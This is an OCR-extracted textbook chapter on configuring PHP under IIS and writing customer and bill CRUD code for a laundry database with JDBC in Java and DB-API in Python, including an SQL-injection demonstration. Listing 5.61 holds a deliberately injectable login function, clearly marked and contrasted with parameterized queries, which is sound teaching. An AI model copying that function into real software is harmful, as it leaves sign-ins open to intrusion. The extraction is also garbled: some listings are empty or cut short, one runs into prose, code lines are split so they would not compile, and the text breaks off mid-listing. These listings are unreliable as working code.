

Figure 5.31 Windows Features: under *Internet Information Services* (1), **CGI** ticked among the application development features (2).

Then open **IIS Manager** (**Figure 5.32**), **Handler Mappings** (**Figure 5.33**) and **Add Module Mapping…** (**Figure 5.34**), and fill in **Figure 5.35**: `*.php`, `CgiModule`, `D:\Program\PHP\php-cgi.exe`, and a name such as `MyCGI`.



Figure 5.32 IIS Manager. The tree on the left (1) is the server and its sites; the middle pane (2) shows the features of whatever is selected; the Actions pane (3) holds the commands.



Figure 5.33 Handler Mappings (1), the IIS equivalent of Apache's handler lines: a list saying which program deals with which kind of file.



Figure 5.34 The Actions pane on the right, with **Add Module Mapping...** (1) among the commands at the top.



Figure 5.35 The Add Module Mapping dialog: the request path `*.php` (1), the module `CgiModule` (2), the executable `php-cgi.exe` (3), a name (4), and the **Request Restrictions...** button (5).

Those four boxes say what Apache's handler lines said: *run* `php-cgi.exe` *on a* `.php` *file and send back what it prints* (`php-cgi.exe`, the CGI build, not `php.exe`). Under **Request Restrictions...** (**Figure 5.36**) choose **File or Folder** (**Figure 5.37**), press OK, and answer **Yes** (**Figure 5.38**).



Figure 5.36 Request Restrictions, *Mapping* tab (1), which limits when the handler is used; **File or folder** (2) is the choice to make.



Figure 5.37 The mapping reopened for editing, with its **Request Restrictions...** button (1): with **File or Folder** chosen, the handler runs only for paths that exist on disk.



Figure 5.38 IIS asks before allowing an executable to run for every matching request. Answer **Yes** (1); IIS is right to ask.

5.14.7 Restarting, and the test

IIS reads its configuration at startup: right-click the server name and **Stop** (**Figure 5.39**), then **Start** (**Figure 5.40**).



Figure 5.39 Stopping IIS from the server's context menu (1).



Figure 5.40 Starting it again (1), so that the new handler mapping is in force.

Save **Listing 5.51** as `info.php` in the document root (`D:\inetpub\wwwroot` with the `open_basedir` above; IIS's default is `C:\inetpub\wwwroot`) and open `http://localhost/info.php`.

Listing 5.51 `server/info.php`: the smallest useful test of a PHP installation.

```
<?php phpinfo();
```

A table of settings means PHP runs on IIS; a download instead means the mapping is not in force (check `*.php`, the executable path, the restart). Delete `info.php` afterwards. IIS exists only on Windows, so these steps were not run on the Linux build machine; the dialogs are those in the figures, whose numbered markers point at each control the text names.

5.15 The Same CRUD in Java: JDBC

5.15.1 JDBC in one paragraph

> **DEFINITION. JDBC**, Java Database Connectivity [20], is a set of interfaces in the package `java.sql` that every database driver implements. Your code is written against the interfaces; a **driver** jar supplies the implementation; a **JDBC URL** such as `jdbc:sqlite:work/laundry.db` or `jdbc:mysql://127.0.0.1:3306/profitina_laundry` chooses which. It is the same idea as PDO. The three interfaces you use every day are `Connection` (a conversation), `PreparedStatement` (a statement with placeholders) and `ResultSet` (a cursor over the answer).

The Java code uses the SQLite driver `sqlite-jdbc-3.53.2.0.jar` (also in `ProfitinaLaundry/App/java-httpserver/lib/`). **Listing 5.52** opens the connection.

Listing 5.52 `java/LaundryDb.java`: the URL decides the database. With no `DB_URL` in the environment it opens a copy of the sample SQLite file.

```
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardCopyOption;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;

/** Opens a JDBC connection. The URL decides the database; nothing else in the code does.
*/
public final class LaundryDb {
    private LaundryDb() { }

    public static Connection open(boolean fresh) throws Exception {
        String url = System.getenv("DB_URL");                  // e.g.
jdbc:mysql://127.0.0.1:3306/profitina_laundry
        if (url != null) {
            return DriverManager.getConnection(url, System.getenv("DB_USER"),
System.getenv("DB_PASS"));
        }
        Path work = Path.of("work", "laundry.db");              // SQLite: work on a copy
of the sample
        if (fresh || !Files.exists(work)) {
            Files.createDirectories(work.getParent());
            Files.copy(Path.of("..", "data", "laundry.db"), work,
StandardCopyOption.REPLACE_EXISTING);
        }
        Connection conn = DriverManager.getConnection("jdbc:sqlite:" + work);
        try (Statement st = conn.createStatement()) {
            st.execute("PRAGMA foreign_keys = ON");            // SQLite checks foreign
keys only when asked
        }
        return conn;
    }

    public static boolean isSqlite(Connection conn) throws SQLException {
        return conn.getMetaData().getURL().startsWith("jdbc:sqlite:");
    }
}
```

5.15.2 Customers and bills

Listing 5.53 is **Listing 5.39** in Java.

Listing 5.53 `java/CustomerDao.java`: the five customer functions. `setString(n, ...)` is PDO's bound value, and placeholders are numbered from 1.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import java.util.List;

/** CRUD for Customer. Every outside value is bound with setString/setInt, never glued in.
*/
public final class CustomerDao {
    private final Connection conn;

    public CustomerDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Customer")) {
            rs.next();
            return String.format("C%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String name, String gender, String place, String birthdate,
                         String address, String phone, String email, String now) throws
SQLException {
        String id = nextId();
        String sql = "INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, "
                   + "enrolled, email, password, credit) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?,
'*****', 0)";
        try (PreparedStatement ps = conn.prepareStatement(sql)) {
            String[] values = {id, name, gender, place, birthdate, address, phone, now,
email};
            for (int i = 0; i < values.length; i++) {
                ps.setString(i + 1, values[i]);                // placeholders count from
1, not 0
            }
            ps.executeUpdate();
        }
        return id;
    }
```

Listing 5.53 (Continued) *java/CustomerDao.java: the five customer functions. setString(n, ...) is PDO's bound value, and placeholders are numbered from 1.*

```
    /** Returns {id, name, phone}, or null when there is no such customer. */
    public String[] find(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                return rs.next() ? new String[] {rs.getString("id"), rs.getString("name"),
rs.getString("phone")}
                                 : null;
            }
        }
    }

    public List<String[]> search(String text, int limit) throws SQLException {
        List<String[]> out = new ArrayList<>();
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE name LIKE ? OR phone LIKE ?
ORDER BY name LIMIT ?")) {
            ps.setString(1, "%" + text + "%");
            ps.setString(2, "%" + text + "%");
            ps.setInt(3, limit);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {                          // next() moves on and says
whether there was a row
                    out.add(new String[] {rs.getString(1), rs.getString(2),
rs.getString(3)});
                }
            }
        }
        return out;
    }

    public int updatePhone(String id, String phone) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("UPDATE Customer SET phone = ?
WHERE id = ?")) {
            ps.setString(1, phone);
            ps.setString(2, id);
            return ps.executeUpdate();                       // how many rows changed
        }
    }

    public int delete(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("DELETE FROM Customer WHERE id =
?")) {
            ps.setString(1, id);
            return ps.executeUpdate();
        }
    }
}
```

Placeholders are always `?`, numbered from **1**, bound with typed methods (`setString`, `setInt`, `setLong`). `try (...)`, *try-with-resources*, closes statements and results however the block ends. `rs.next()` moves and reports, hence `while (rs.next())`. **Listing 5.54** is **Listing 5.41**.

Listing 5.54 `java/BillDao.java`: bills in Java, with the transaction written as `setAutoCommit(false)`, `commit()` and `rollback()`.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

/** CRUD for Bill. Creating a bill writes three tables, so it is one transaction. */
public final class BillDao {
    private final Connection conn;

    public BillDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Bill")) {
            rs.next();
            return String.format("B%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String customerId, String serviceId, int unit, String rack, String
outletId,
                         String employeeId, String now, String payMethod, int payAmount)
throws SQLException {
        conn.setAutoCommit(false);                              // BEGIN
        try {
            long price;
            try (PreparedStatement ps = conn.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                ps.setString(1, serviceId);
                try (ResultSet rs = ps.executeQuery()) {
                    if (!rs.next()) {
                        throw new SQLException("no such service: " + serviceId);
                    }
                    price = rs.getLong(1);
                }
            }
            String id = nextId();
            try (PreparedStatement ps = conn.prepareStatement(
                    "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, "
                  + "Employee_id, Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?,
?, ?, ?, ?)")) {
                ps.setString(1, id);
                ps.setString(2, now);
                ps.setString(3, rack);
                ps.setInt(4, unit);
                ps.setLong(5, price * unit);                    // computed here, never
typed in
                ps.setString(6, customerId);
                ps.setString(7, employeeId);
                ps.setString(8, serviceId);
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
                ps.setString(9, outletId);
                ps.executeUpdate();
            }
            log(id, "queued", now, employeeId);
            if (payMethod != null) {
                addPayment(id, payMethod, payAmount, now);
            }
            conn.commit();                                      // all three tables, at once
            return id;
        } catch (SQLException e) {
            conn.rollback();                                    // none of them
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    private void log(String billId, String status, String now, String employeeId) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?, ?, ?, ?)")) {
            ps.setString(1, billId);
            ps.setString(2, status);
            ps.setString(3, now);
            ps.setString(4, employeeId);
            ps.executeUpdate();
        }
    }

    public void addPayment(String billId, String method, int amount, String now) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")) {
            ps.setString(1, billId);
            ps.setString(2, now);
            ps.setString(3, method);
            ps.setInt(4, amount);
            ps.executeUpdate();
        }
    }
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
    public boolean finish(String id, String employeeId, String now) throws SQLException {
        conn.setAutoCommit(false);
        try {
            int changed;
            try (PreparedStatement ps = conn.prepareStatement(
                    "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND
status = 'queued'")) {
                ps.setString(1, now);
                ps.setString(2, id);
                changed = ps.executeUpdate();
            }
            if (changed != 1) {                                // not queued: nothing to
finish
                conn.rollback();
                return false;
            }
            log(id, "finished", now, employeeId);
            conn.commit();
            return true;
        } catch (SQLException e) {
            conn.rollback();
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    /** One line describing the bill: id, status, customer, units, service, charged and
paid. */
    public String describe(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description, "
              + "(SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS
paid "
              + "FROM Bill b JOIN Customer c ON c.id = b.Customer_id "
              + "JOIN Service s ON s.id = b.Service_id WHERE b.id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                if (!rs.next()) {
                    return null;
                }
                return String.format("  %s  %-8s  %s, %d x %s%n           charged Rp %s,
paid Rp %s",
                        rs.getString("id"), rs.getString("status"), rs.getString("name"),
                        rs.getInt("unit"), rs.getString("description"),
                        rupiah(rs.getLong("payment")), rupiah(rs.getLong("paid")));
            }
        }
    }
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
    static String rupiah(long amount) {                        // 70000 -> 70.000
        return String.format("%,d", amount).replace(',', '.');
    }
}
```

JDBC commits after every statement by default, so `setAutoCommit(false)` is `BEGIN`, `commit()` and `rollback()` end the transaction, and `finally` restores auto-commit. **Listing 5.55** runs the PHP story.

Listing 5.55 `java/CrudDemo.java`: the customer and bill story of Section 5.14, in Java.

```

```

Every number agrees with **Listing 5.40** and **Listing 5.42**; only the drivers' error texts differ. Against MariaDB, with MariaDB Connector/J 2.7.6 and `DB_URL=jdbc:mariadb://127.0.0.1:3306/profitina_laundry`, the same lines appeared with MariaDB's messages. Oracle's `mysql-connector-j` (Maven Central, `jdbc:mysql:` URL) works the same way but could not be downloaded on the build machine, so it was not run.

Listing 5.56 repeats the injection experiment.

Listing 5.56 `java/InjectionDemo.java`: gluing strings into a `Statement` against binding with a `PreparedStatement`, and the PBKDF2 check with `SecretKeyFactory`.

password box attack  unsafe: LET IN as Hendra Wijaya          safe: REFUSED
e-mail box attack    unsafe: LET IN as Dewi Lestari Putri      safe: REFUSED
```

The same results as PHP, on SQLite and MariaDB: a `Statement` with concatenation against a `PreparedStatement` with `setString`, a difference visible from across the room.

5.16 The Same CRUD in Python: `sqlite3`, PyMySQL and Flask

5.16.1 The DB-API

Python's **DB-API 2.0** [21] is connect, cursor, `execute(sql, parameters)`, fetch; `sqlite3` implements it for SQLite and **PyMySQL** (`pip install pymysql`) for MySQL. Only the placeholder differs, `?` against `%s`, and **Listing 5.57** hides that in three lines.

Listing 5.57 `python/db.py`: `connect()` for SQLite or MySQL, and `run()`, which executes SQL with separately passed parameters.

```python
"""One connect() for every Python program of this chapter.

SQLite (the default) needs nothing beyond Python. For MySQL/MariaDB set
DB_ENGINE=mysql and install the driver once:  pip install pymysql
"""
import os
import shutil
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
SAMPLE = os.path.join(HERE, "..", "data", "laundry.db")
WORK = os.path.join(HERE, "work", "laundry.db")
MYSQL = os.environ.get("DB_ENGINE") == "mysql"

def connect(fresh=False):
    if MYSQL:
        import pymysql
        return pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                               port=int(os.environ.get("DB_PORT", "3306")),
                               user=os.environ.get("DB_USER", "root"),
                               password=os.environ.get("DB_PASS", ""),
                               database="profitina_laundry",
                               cursorclass=pymysql.cursors.DictCursor)
    if fresh or not os.path.exists(WORK):
        os.makedirs(os.path.dirname(WORK), exist_ok=True)
        shutil.copyfile(SAMPLE, WORK)            # work on a copy; the sample stays clean
    conn = sqlite3.connect(WORK)
    conn.row_factory = sqlite3.Row               # rows behave like dictionaries
    conn.execute("PRAGMA foreign_keys = ON")     # SQLite checks foreign keys only when
asked
    return conn

def sql(text):
    """sqlite3 writes a placeholder as ?, PyMySQL as %s. The SQL is the same otherwise."""
    return text.replace("?", "%s") if MYSQL else text

def run(conn, text, params=()):
    cur = conn.cursor()
    cur.execute(sql(text), params)               # the values travel separately, always
    return cur
```

`sqlite3.Row` and PyMySQL's `DictCursor` give dictionary-like rows, like `FETCH_ASSOC`.

> **`%s` in PyMySQL is a placeholder, not Python's `%` operator.** `cur.execute("... WHERE id = %s", (cid,))` is safe: the driver sends the value separately. `cur.execute("... WHERE id = '%s'" % cid)` looks almost the same and is Section 5.15 all over again, because Python has already glued the string before the driver sees it. The same is true of f-strings. The values go in the *second argument*, always.

5.16.2 Customers and bills

Listing 5.58 and **Listing 5.59** are the Python twins of the PHP data layer.

Listing 5.58 `python/customers.py`: the five customer functions. `conn.commit()` makes each change permanent, because a DB-API connection opens a transaction implicitly.

```python
"""CRUD for Customer: the same five functions as Customers.php and CustomerDao.java."""
from db import run

def next_customer_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Customer").fetchone()
    return "C%04d" % (int(row["m"][1:]) + 1)

def create_customer(conn, name, gender, place, birthdate, address, phone, email, now):
    cid = next_customer_id(conn)
    run(conn, """INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                                       enrolled, email, password, credit)
                 VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)""",
        (cid, name, gender, place, birthdate, address, phone, now, email))
    conn.commit()
    return cid

def find_customer(conn, cid):
    return run(conn, "SELECT id, name, phone FROM Customer WHERE id = ?",
(cid,)).fetchone()

def search_customers(conn, text, limit):
    pattern = "%" + text + "%"
    return run(conn, """SELECT id, name, phone FROM Customer
                        WHERE name LIKE ? OR phone LIKE ? ORDER BY name LIMIT ?""",
               (pattern, pattern, limit)).fetchall()

def update_customer_phone(conn, cid, phone):
    n = run(conn, "UPDATE Customer SET phone = ? WHERE id = ?", (phone, cid)).rowcount
    conn.commit()
    return n

def delete_customer(conn, cid):
    n = run(conn, "DELETE FROM Customer WHERE id = ?", (cid,)).rowcount
    conn.commit()
    return n
```

Listing 5.59 `python/bills.py`: bills in Python. The transaction is implicit; `commit()` ends it and `rollback()` undoes it.

```
"""CRUD for Bill. A new bill writes Bill, StatusLog and Payment in one transaction."""
from db import run

def next_bill_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Bill").fetchone()
    return "B%04d" % (int(row["m"][1:]) + 1)

def create_bill(conn, customer_id, service_id, unit, rack, outlet_id, employee_id, now,
                pay_method=None, pay_amount=0):
    try:
        price = run(conn, "SELECT price FROM Service WHERE id = ?",
(service_id,)).fetchone()
        if price is None:
            raise ValueError("no such service: " + service_id)
        bid = next_bill_id(conn)
        run(conn, """INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                                        Customer_id, Employee_id, Service_id, Outlet_id)
                     VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
            (bid, now, rack, unit, int(price["price"]) * unit,
             customer_id, employee_id, service_id, outlet_id))
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'queued', ?, ?)""", (bid, now, employee_id))
        if pay_method is not None:
            add_payment(conn, bid, pay_method, pay_amount, now, commit=False)
        conn.commit()                           # all three tables, at once
        return bid
    except Exception:
        conn.rollback()                         # none of them
        raise

def add_payment(conn, bill_id, method, amount, now, commit=True):
    run(conn, "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)",
        (bill_id, now, method, amount))
    if commit:
        conn.commit()
```

Listing 5.59 (Continued) *python/bills.py: bills in Python. The transaction is implicit; commit() ends it and rollback() undoes it.*

```
def finish_bill(conn, bill_id, employee_id, now):
    try:
        changed = run(conn, """UPDATE Bill SET status = 'finished', finished = ?
                                WHERE id = ? AND status = 'queued'""", (now,
bill_id)).rowcount
        if changed != 1:                          # not queued: nothing to finish
            conn.rollback()
            return False
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'finished', ?, ?)""", (bill_id, now, employee_id))
        conn.commit()
        return True
    except Exception:
        conn.rollback()
        raise

def describe_bill(conn, bill_id):
    b = run(conn, """SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                             (SELECT COALESCE(SUM(amount), 0) FROM Payment
                               WHERE Bill_id = b.id) AS paid
                       FROM Bill b
                       JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
                      WHERE b.id = ?""", (bill_id,)).fetchone()
    rupiah = lambda x: format(int(x), ",").replace(",", ".")
    return "  %s  %-8s  %s, %d x %s\n           charged Rp %s, paid Rp %s" % (
        b["id"], b["status"], b["name"], b["unit"], b["description"],
        rupiah(b["payment"]), rupiah(b["paid"]))
```

They differ from PHP and Java in one way: a DB-API connection opens a transaction by itself before the first change, so there is no `begin`: the program only ends it, with `commit()` or `rollback()`. **Listing 5.60** runs the same story.

Listing 5.60 `python/crud_demo.py`: the customer and bill story, in Python.

```
"""The customer and bill CRUD of the PHP section, in Python."""
import db
from bills import add_payment, create_bill, describe_bill, finish_bill

With `DB_ENGINE=mysql` on MariaDB through PyMySQL the lines were the same, with `driver: PyMySQL` and MariaDB's error texts. **Listing 5.61** repeats the injection experiment, again identical on both engines.

Listing 5.61 `python/injection_demo.py`: the glued query against the parameterized one, and the PBKDF2 check with `hashlib.pbkdf2_hmac` and `hmac.compare_digest`.

```python
"""The same sign-in, glued together (unsafe) and with placeholders (safe)."""
import base64
import hashlib
import hmac

import db

def login_unsafe(conn, email, password):
    text = ("SELECT name FROM Employee WHERE email = '" + email +
            "' AND password = '" + password + "'")            # DO NOT DO THIS
    cur = conn.cursor()
    cur.execute(text)                     # no parameters: the glued text is the statement
    row = cur.fetchone()
    return "LET IN as " + row["name"] if row else "REFUSED"

def verify(password, stored):
    """pbkdf2_sha256$iterations$salt$hash, salt and hash in Base64."""
    if not stored:
        return False
    algorithm, iterations, salt, expected = stored.split("$")
    test = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                               base64.b64decode(salt), int(iterations), 32)
    return hmac.compare_digest(test, base64.b64decode(expected))   # constant time

def login_safe(conn, email, password):
    row = db.run(conn, "SELECT name, password_hash FROM Employee WHERE email = ?",
                 (email,)).fetchone()
    return "LET IN as " + row["name"] if row and verify(password, row["password_hash"])
else "REFUSED"

conn = db.connect()
for label, email, password in [
